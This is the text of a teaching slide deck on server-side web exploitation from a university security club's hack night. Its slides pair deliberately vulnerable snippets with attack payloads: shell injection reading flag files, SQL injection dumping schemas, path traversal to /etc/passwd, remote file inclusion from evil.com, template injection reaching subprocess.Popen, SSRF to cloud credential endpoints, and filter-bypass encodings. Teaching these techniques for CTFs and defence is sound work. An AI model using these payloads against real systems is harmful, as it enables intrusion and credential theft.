Server-Side Web Exploitation

Kent Ma
OSIRIS Lab Hack Night

Overview - Server-Side Web

- Web Application Primer
- Bug classes
  - SQL Injection
  - File inclusion
  - Directory Traversal
  - Object deserialization
  - Template Injection
  - External Entities (XXE) Injection
  - CLRF Injection
  - Server-Side Request Forgery
- Sanitation/WAFs & how to bypass them

Web Primer

What happens when you search on google.com?

Classical interview question with a long answer, let’s just focus on the application layer

1. **Our URL is “http://www.google.com/search?q=asdf”**

Structure of a URL

```
http://user:pass@site.com:80/path/of/site?a=b&c=d#ignored
```

```
URI = scheme:[//authority]path[?query][#fragment]

authority = [user:pass@]netloc[:port]
```

So our query becomes…

```
http://www.google.com/search?q=asdf
```

```
URI = scheme:[//authority]path[?query][#fragment]

authority = [user:pass@]netloc[:port]
```

So our query becomes…

```
http://www.google.com/search?q=asdf
```

```
URI = scheme:[//authority]path[?query][#fragment]

authority = [user:pass@]netloc[:port]
```

What happens when you search on google.com?

1. Our URL is “http://www.google.com/search?q=asdf”
2. **Our browser sends an HTTP request to the server at the netloc**

How do URLs become HTTP Requests?

http://network.location.of.url.com:8080/path/of/url?q=a&q2=b

```
GET /path/of/url?q=a&q2=b HTTP/1.1\r\n
Host: network.location.of.url.com:8080\r\n
Other headers: value\r\n
\r\n
```

How do URLs become HTTP Requests?

http://www.google.com/search?q=asdf

```
GET /search?q=a HTTP/1.1\r\n
Host: www.google.com\r\n
\r\n
```

What happens when you search on google.com?

1. Our URL is "http://www.google.com/search?q=asdf"
2. Our browser sends an HTTP request to the server at the netloc
3. **The server parses our request and serves us our web page**

How do web servers work?

At the end of the day, it’s more code

- HTTP server parses the raw text of the HTTP request
- Parses request and **routes** data to a function that handles it

```
@app.route(“/somepage”)
def somepage_handler():
  return render_template(“somepage.html”)
```

Bug Classes

Command Injection - Review

- zzzzz

```
os.system(“ping ” + request.args.get(“ip”))
```

Command Injection - Review

- zzzzz

```
os.system(“ping ” + request.args.get(“ip”))
/?ip=“127.0.0.1; cat flag.txt”
```

Dangerous Functions

- https://stackoverflow.com/questions/3115559/exploitable-php-functions
- system
- eval
- exec
- passthru
- subprocess.run

SQL Injection

```
built_query = ‘SELECT * FROM users WHERE user=“%s”’ %(request.args[‘user’])
return db.query(built_query)
```

SQL Injection

```
built_query = ‘SELECT * FROM users WHERE user=“%s”’ %(request.args[‘user’])
return db.query(built_query)

user = ‘” or user=admin -- ’
```

SQL Injection

```
built_query = ‘SELECT * FROM users WHERE user=“%s”’ %(request.args[‘user’])
return db.query(built_query)

user = ‘” or user=admin -- ’

built_query = ‘SELECT * FROM users WHERE user=“” or user=admin -- ”’
```

SQL Injection

```
built_query = ‘SELECT * FROM users WHERE user=“%s”’ %(request.args[‘user’])
return db.query(built_query)

user = ‘” or user=admin -- ’

built_query = ‘SELECT * FROM users WHERE user=“” or user=admin -- ”’
```

- -- is the comment character

SQL Injection

```
built_query = ‘SELECT * FROM users WHERE user=“%s”’ %(request.args[‘user’])
return db.query(built_query)

user = ‘” or user=admin -- ’

built_query = ‘SELECT * FROM users WHERE user=“” or user=admin -- ”’
```

- -- is the comment character

SQL Injection

```
built_query = ‘SELECT * FROM users WHERE user=“%s”’ %(request.args[‘user’])
return db.query(built_query)

user = ‘” UNION select table_name, column_name from
information_schema.columns -- ’
```

- `information_schema` is a built-in MySQL table that contains information about the database
- We can dump this and use it to dump the rest of the database

Serving Pages as Files

www.website.com/?page=index.html

```
@app.route(“/”)
def index():
  return send_file(“/static/” + request.args[“page”])
```

Serving Pages as Files

www.website.com/?page=index.html

```
@app.route(“/”)
def index():
  return send_file(“/static/” + request.args[“page”])

-> send_file(“/static/” + “index.html”)
```

Directory Traversal

www.website.com/?page=../../../../../etc/passwd

```
@app.route(“/”)
def index():
  return send_file(“/static/” + request.args[“page”])
```

Directory Traversal

www.website.com/?page=../../../../../etc/passwd

```
@app.route(“/”)
def index():
  return send_file(“/static/” + request.args[“page”])

-> send_file(“/static/” + “../../../../../etc/passwd”)
```

Remote File Inclusion

```php
<?php
include($_REQUEST["file"] . ".php");
?>
```

Remote File Inclusion


```php
<?php
include($_REQUEST["file"] . ".php");
?>
```

http://victim.com/index.php?file=http://evil.com/evil

Object Deserialization

1. Find useful constructor/destructor of an object
2. unserialize()
3. ???

Object Deserialization

1. Find useful constructor/destructor of an object
2. unserialize()
3. ???
4. 

Apache » Struts : Security Vulnerabilities


CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9

Sort Results By : CVE Number Descending CVE Number Ascending CVSS Score Descending Number Of Exploits Descending

Total number of vulnerabilities : **73** Page : 1 (This Page) 2

Object Deserialization

1. Find useful constructor/destructor of an object
2. unserialize()
3. ???
4.



Apache » Struts : Security Vulnerabilities

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9

Sort Results By : CVE Number Descending CVE Number Ascending CVSS Score Des ing

Total number of vulnerabilities : **73** Page : 1 (This Page) 2

Object Deserialization - An Example

```
<?php
class ExistingClass {
    public $file = ‘file_path’;
    function __destruct() {
        file_get_contents($this->$file, $this->$data);
    }
}
...
unserialize(“user_controlled_string”)
```

Object Deserialization - An Example

```
<?php
class ExistingClass {
    public $file = ‘file_path’;
    function __destruct() {
        file_get_contents($this->$file, $this->$data);
    }
}
...
unserialize(“O:13:"ExistingClass":2:{s:4:"data";s:4:"d
ata";s:4:"file";s:9:"/flag.txt";}”)
```

Object Deserialization - An Example

```
    function __destruct() {
        file_get_contents($this->$file, $this->$data);
     }
...
unserialize(“O:13:"ExistingClass":2:{s:4:"data";s:4:"data";s:4:"file";s:9:"/flag.txt";}”)
```

- Creates an ExistingClass object with $file = “flag.txt”
- Gets destructed by garbage collection, which calls __destruct()

Object Deserialization RCE Generators

PHP:
https://github.com/ambionics/phpggc

Java:
https://github.com/frohoff/ysoserial

Python pickle:
gist.github.com/mgeeky/cbc7017986b2ec3e247aab0b01a9edcd

Template Injection

```
@app.route(“/search”)
def search():
    q = request.args.get(‘q’, ‘’)
    return Jinja2.from_string(‘Results for ’ + q).render()
```

Template Injection

```
@app.route(“/search”)
def search():
    q = request.args.get(‘q’, ‘’)
    return Jinja2.from_string(‘Results for ’ + q).render()
```

```
/search?q=Hello
```

Template Injection

```
@app.route(“/search”)
def search():
    q = request.args.get(‘q’, ‘’)
    return Jinja2.from_string(‘Results for ’ + q).render()
```

```
/search?q=Hello
```

```
‘Results for Hello’
```

Template Injection

```
@app.route(“/search”)
def search():
    q = request.args.get(‘q’, ‘’)
    return Jinja2.from_string(‘Results for ’ + q).render()

/search?q={{ 3 * 3 }}
```

Template Injection

```
@app.route(“/search”)
def search():
    q = request.args.get(‘q’, ‘’)
    return Jinja2.from_string(‘Results for ’ + q).render()

/search?q={{ 3 * 3 }}

‘Results for 9’
```

Template Injection

```
@app.route(“/search”)
def search():
    q = request.args.get(‘q’, ‘’)
    return Jinja2.from_string(‘Results for ’ + q).render()
```

```
/search?q={{ ‘’.__class__ }}
```

```
‘Results for <type ‘str’>’
```

Template Injection

```
@app.route(“/search”)
def search():
     q = request.args.get(‘q’, ‘’)
     return Jinja2.from_string(‘Results for ’ + q).render()

/search?q={{ ‘’.__class__.mro() }}

‘Results for [<type 'str'>, <type 'basestring'>, <type 'object'>]’
```

Template Injection

```
@app.route(“/search”)
def search():
     q = request.args.get(‘q’, ‘’)
     return Jinja2.from_string(‘Results for ’ + q).render()
```

```
/search?q={{ ‘’.__class__.mro()[2] }}
```

```
‘Results for <type 'object'>’
```

Template Injection

```
@app.route(“/search”)
def search():
     q = request.args.get(‘q’, ‘’)
     return Jinja2.from_string(‘Results for ’ + q).render()
```

```
/search?q={{ ‘’.__class__.mro()[2].__subclasses__() }}
```

```
‘Results for [<class 'type'>, <class 'weakref'>, <class
'weakcallableproxy'>, <class 'weakproxy'>, <class 'int'>, <class
'bytearray'>, <class 'bytes'>, <class 'list'>, <class 'NoneType'>,
<class 'NotImplementedType'>, <class 'traceback'>, <class 'super'>,
<class 'range'>, …]’
```

Template Injection

```
@app.route(“/search”)
def search():
     q = request.args.get(‘q’, ‘’)
     return Jinja2.from_string(‘Results for ’ + q).render()
```

```
/search?q={{ ‘’.__class__.mro()[2].__subclasses__() }}
```

```
‘Results for [<class 'type'>, <class 'weakref'>, <class
'weakcallableproxy'>, <class 'weakproxy'>, <class 'int'>, <class
'bytearray'>, <class 'bytes'>, <class 'list'>, <class 'NoneType'>,
<class 'NotImplementedType'>, <class 'traceback'>, <class 'super'>,
<class 'range'>, …]’
```

Every subclass of the generic Object class in Python

Template Injection

```
@app.route(“/search”)
def search():
    q = request.args.get(‘q’, ‘’)
    return Jinja2.from_string(‘Results for ’ + q).render()
```

```
/search?q={{ ‘’.__class__.mro()[2].__subclasses__()[184] }}
```

```
‘Results for <class ‘subprocess.Popen>’
```

Your mileage may vary with the actual index of Popen

XML External Entity Injection (XXE)

```
<!ENTITY name value>
<p>&name;</p>
```

XML External Entity Injection (XXE)

```
<!ENTITY name value>
<p>value</p>
```

XML External Entity Injection (XXE)

```
<!ENTITY name SYSTEM “file://file.txt”>
<p>&name;</p>
```

XML External Entity Injection (XXE)

```
<!ENTITY name SYSTEM “file://file.txt”>
<p>contents of file.txt</p>
```

CRLF Injection

http://network.location.of.url.com:8080/admin%20 HTTP/1.1%0d%0aHost:%20127.0.0.1:8080%0d%0a%0d%0a

- %0d is \r
- %0a is \n

CRLF Injection

http://network.location.of.url.com:8080/admin HTTP/1.1\r\nHost: 127.0.0.1:8080\r\n\r\n

GET /admin HTTP/1.1\r\nHost: 127.0.0.1:8080\r\n HTTP/1.1\r\n
Host: network.location.of.url.com:8080\r\n

CRLF Injection

http://network.location.of.url.com:8080/admin HTTP/1.1\r\nHost: 127.0.0.1:8080\r\n\r\n

```
GET /admin HTTP/1.1\r\n
Host: 127.0.0.1:8080\r\n
\r\n
HTTP/1.1\r\n
Host: network.location.of.url.com:8080\r\n
```

CRLF Injection

```
http://network.location.of.url.com:8080/admin HTTP/1.1\r\nHost: 127.0.0.1:8080\r\n\r\n
```

```
GET /admin HTTP/1.1\r\n
Host: 127.0.0.1:8080\r\n
\r\n
HTTP/1.1\r\n
Host: network.location.of.url.com:8080\r\n
```

Server-Side Request Forgery (SSRF)

- Make unintended requests as the server to other services

```
@app.route(“/”)
def proxy():
    return requests.get(request.args[“proxy”])
```

Server-Side Request Forgery (SSRF)

- Make unintended requests as the server to other services

```
@app.route(“/”)
def proxy():
    return requests.get(request.args[“proxy”])
```

site.com/?proxy=file:///etc/passwd

Server-Side Request Forgery (SSRF)

- Make unintended requests as the server to other services

```
@app.route(“/”)
def proxy():
    return requests.get(request.args[“proxy”])
```

site.com/?proxy=http://127.0.0.1/latest/meta-data/iam/security-credentials

Schemas are scary

- http://, https://
- ldaps://
- file://
- gopher://
- ftp://
- dict://
- javascript:
- data:
- phar://
- mailto:

phar://

- Phar is an archive file format used for packaging of PHP source
- PHP loads and **deserializes** local phar files opened with the phar:// schema
- This can turn SSRF and LFI into deserialization RCE
- https://github.com/ambionics/phpggc

URLs are hard - Implicit Schemas

```
if (strpos(filename, “http:”) === false) {
    dothings(filename);
}
```

URLs are hard - Implicit Schemas

```
if (strpos(filename, “http:”) === false) {
    dothings(filename);
}

filename = “http://evil.com”
```

URLs are hard - Implicit Schemas

```
if (strpos(filename, “http:”) === false) {
    dothings(filename);
}
```

~~filename = “http://evil.com”~~

URLs are hard - Implicit Schemas

```
if (strpos(filename, “http:”) === false) {
    dothings(filename);
}

filename = “//evil.com”
```

URLs are hard - Implicit Schemas

```
if (strpos(filename, “http:”) === false) {
    dothings(filename);
}

filename = “//evil.com”
```

- // implicitly becomes last used protocol (usually http)
  -> “http://evil.com”
- You can also pass length limitations with this trick

URLs are hard - Parsing

```
def check(url):  # returns True if evil
     scheme, netloc, path, query = url_parse(url)
     return netloc == “127.0.0.1”
```

URLs are hard - Parsing

```
def check(url):  # returns True if evil
    scheme, netloc, path, query = url_parse(url)
    return netloc == “127.0.0.1”

check(“http://127.0.0.1”)
```

URLs are hard - Parsing

```
def check(url):  # returns True if evil
     scheme, netloc, path, query = url_parse(url)
     return netloc == “127.0.0.1”

check(“http://127.0.0.1”)  # True
```

URLs are hard - Parsing

```
def check(url):  # returns True if evil
    scheme, netloc, path, query = url_parse(url)
    return netloc == “127.0.0.1”

check(“http://google.com&@google.com#@127.0.0.1”)
```

- Does this one pass?


URLs are hard - Parsing

```
def check(url):  # returns True if evil
     scheme, netloc, path, query = url_parse(url)
     return netloc == “127.0.0.1”

check(“http://google.com&@google.com#@127.0.0.1”)
```

- **Trick question!**

Which parse_url is it?



```
http://1.1.1.1 &@2.2.2.2# @3.3.3.3/
```

Source: https://www.blackhat.com/docs/us-17/thursday/us-17-Tsai-A-New-Era-Of-SSRF-Exploiting-URL-Parser-In-Trending-Programming-Languages.pdf

Ekoparty CTF 2016 - Web 200

```php
$pu = parse_url($url);
...
if ($pu["host"] === "ctf.ekoparty.org" && (
               $pu["scheme"] === "http"||$pu["scheme"] === "https")) {
     exec("wget -qO- --user-agent $flag $url", $output);
```

Ekoparty CTF 2016 - Web 200

```
$pu = parse_url($url);  #  ← Which one’s the netloc here?
...
if ($pu["host"] === "ctf.ekoparty.org" && (
               $pu["scheme"] === "http"||$pu["scheme"] === "https")) {
     exec("wget -qO- --user-agent $flag $url", $output);
```

Ekoparty CTF 2016 - Web 200

```
$pu = parse_url($url);  #  ← Which one’s the netloc here?
...
if ($pu["host"] === "ctf.ekoparty.org" && (
               $pu["scheme"] === "http"||$pu["scheme"] === "https")) {
     exec("wget -qO- --user-agent $flag $url", $output); # ← and here?
```


Ekoparty CTF 2016 - Web 200

```
$pu = parse_url($url);  #  ← Which one’s the netloc here?
...
if ($pu["host"] === "ctf.ekoparty.org" && (
               $pu["scheme"] === "http"||$pu["scheme"] === "https")) {
     exec("wget -qO- --user-agent $flag $url", $output); # ← and here?
```

http://yoursite.com?@ctf.ekoparty.org

Ekoparty CTF 2016 - Web 200

```
$pu = parse_url($url);  #  ← Which one’s the netloc here?
...
if ($pu["host"] === "ctf.ekoparty.org" && (
               $pu["scheme"] === "http"||$pu["scheme"] === "https")) {
     exec("wget -qO- --user-agent $flag $url", $output); # ← and here?
```



http://yoursite.com?@ctf.ekoparty.org

wget

parse_url

URLs are hard - SSRF with 302 Redirects

```
def check(url):  # returns True if evil
    scheme, netloc, path, query = url_parse(url)
    return get_ip(netloc) == “127.0.0.1”
```

URLs are hard - SSRF with 302 Redirects

```
def check(url):  # returns True if evil
    scheme, netloc, path, query = url_parse(url)
    return get_ip(netloc) == “127.0.0.1”
```

`check(“evil.com”)` -> some ip that’s not 127.0.0.1

Passes the check!

URLs are hard - SSRF with 302 Redirects

`check(“evil.com”)` -> some ip that’s not 127.0.0.1

Response from evil.com:

```
HTTP/1.1 302 Found
Location: 127.0.0.1/sensitive_things
...
```

Sanitation/WAFs

What’s stopping us?

- Web Application firewalls (WAFs)
- Sanitization functions

Web Application Firewalls (WAFs)

- Basically just fancy pattern matching on requests
- We can treat them as basically just another level of sanitation/filtering

Filtering is hard

```
payload.replace(“‘”, “\’”)
```

Filtering is hard

```
payload.replace(“‘”, “\’”)

payload = “\‘”
```

Filtering is hard

```
payload.replace(“‘”, “\’”)

payload = “\‘”
```

Filtering is hard

```
payload.replace(“‘”, “\’”)

payload = “\\‘”
```

Filtering is hard

```
payload.replace(“‘”, “\’”)

payload = “\\‘”
```

Filtering is hard

```
payload.replace(“../”, “”)
```

Filtering is hard

```
payload.replace(“../”, “”)

   payload = “....//”
```

Filtering is hard

```
payload.replace(“../”, “”)

   payload = “....//”
```

Filtering is hard

```
payload.replace(“../”, “”)

    payload = “../”
```

Filtering is hard

```
payload.replace(“../”, “”)
    payload = “../”
```

- **We need to recursively filter (replaceAll)**

Filtering is hard - ⸮

```
replaceAll(payload, “../”, “”)
    payload = “⸮/”
```

Filtering is hard - ⸮

```
replaceAll(payload, “../”, “”)
    payload = “\u2E2E/”
```

Filtering is hard - ⸮

```
replaceAll(payload, “../”, “”)
    payload = “\x2E\x2E/”
```

Filtering is hard - ⸮

```
replaceAll(payload, “../”, “”)
    payload = “../”
```

Filtering is hard - NN

```
replaceAll(payload, “../”, “”)
    payload = “NN/”
```

Filtering is hard - NN

```
replaceAll(payload, “../”, “”)
    payload = “\uFF2E\uFF2E/”
```

Filtering is hard - NN

```
replaceAll(payload, “../”, “”)
    payload = “\xFF\x2E\xFF\x2E/”
```

Filtering is hard - NN

```
replaceAll(payload, “../”, “”)
    payload = “~~\xFF~~\x2E~~\xFF~~\x2E/”
```

Filtering is hard - NN

```
replaceAll(payload, “../”, “”)
    payload = “\x2E\x2E/”
```

Filtering is hard - NN

```
replaceAll(payload, “../”, “”)
    payload = “../”
```

Filtering is hard - Multi-layered Filters

```
for bad in [others, “../”, “\x00”]:
    txt = replaceAll(txt, bad, “”)

txt = “\x00.\x00.\x00/”
```

Filtering is hard - Multi-layered Filters

```
for bad in [others, “../”, “\x00”]:
    txt = replaceAll(txt, bad, “”)

txt = “\x00.\x00.\x00/”
```

Filtering is hard - Multi-layered Filters

```
for bad in [others, “../”, “\x00”]:
    txt = replaceAll(txt, bad, “”)

txt = “\x00.\x00.\x00/”
```

Filtering is hard - Multi-layered Filters

```
for bad in [others, “../”, “\x00”]:
    txt = replaceAll(txt, bad, “”)

txt = “../”
```

Filtering is hard - Multi-layered Filters

```
for bad in [others, “../”, “\x00”]:
    txt = replaceAll(txt, bad, “”)
```

- Simplified version of multi-layer bugs
- General idea: filters can break other filters
- When does the WAF see the request?

Filtering is hard - İ

```
replaceAll(txt, “script”, “”).lower()
```

Filtering is hard - İ

```
replaceAll(txt, “script”, “”).lower()

txt = “scrİpt”
```

Filtering is hard - İ

```
replaceAll(txt, “script”, “”).lower()

txt = “scr\u0130pt”
```

Filtering is hard - İ

```
replaceAll(txt, “script”, “”).lower()

“scrİpt”.lower() == “script”
```

Questions?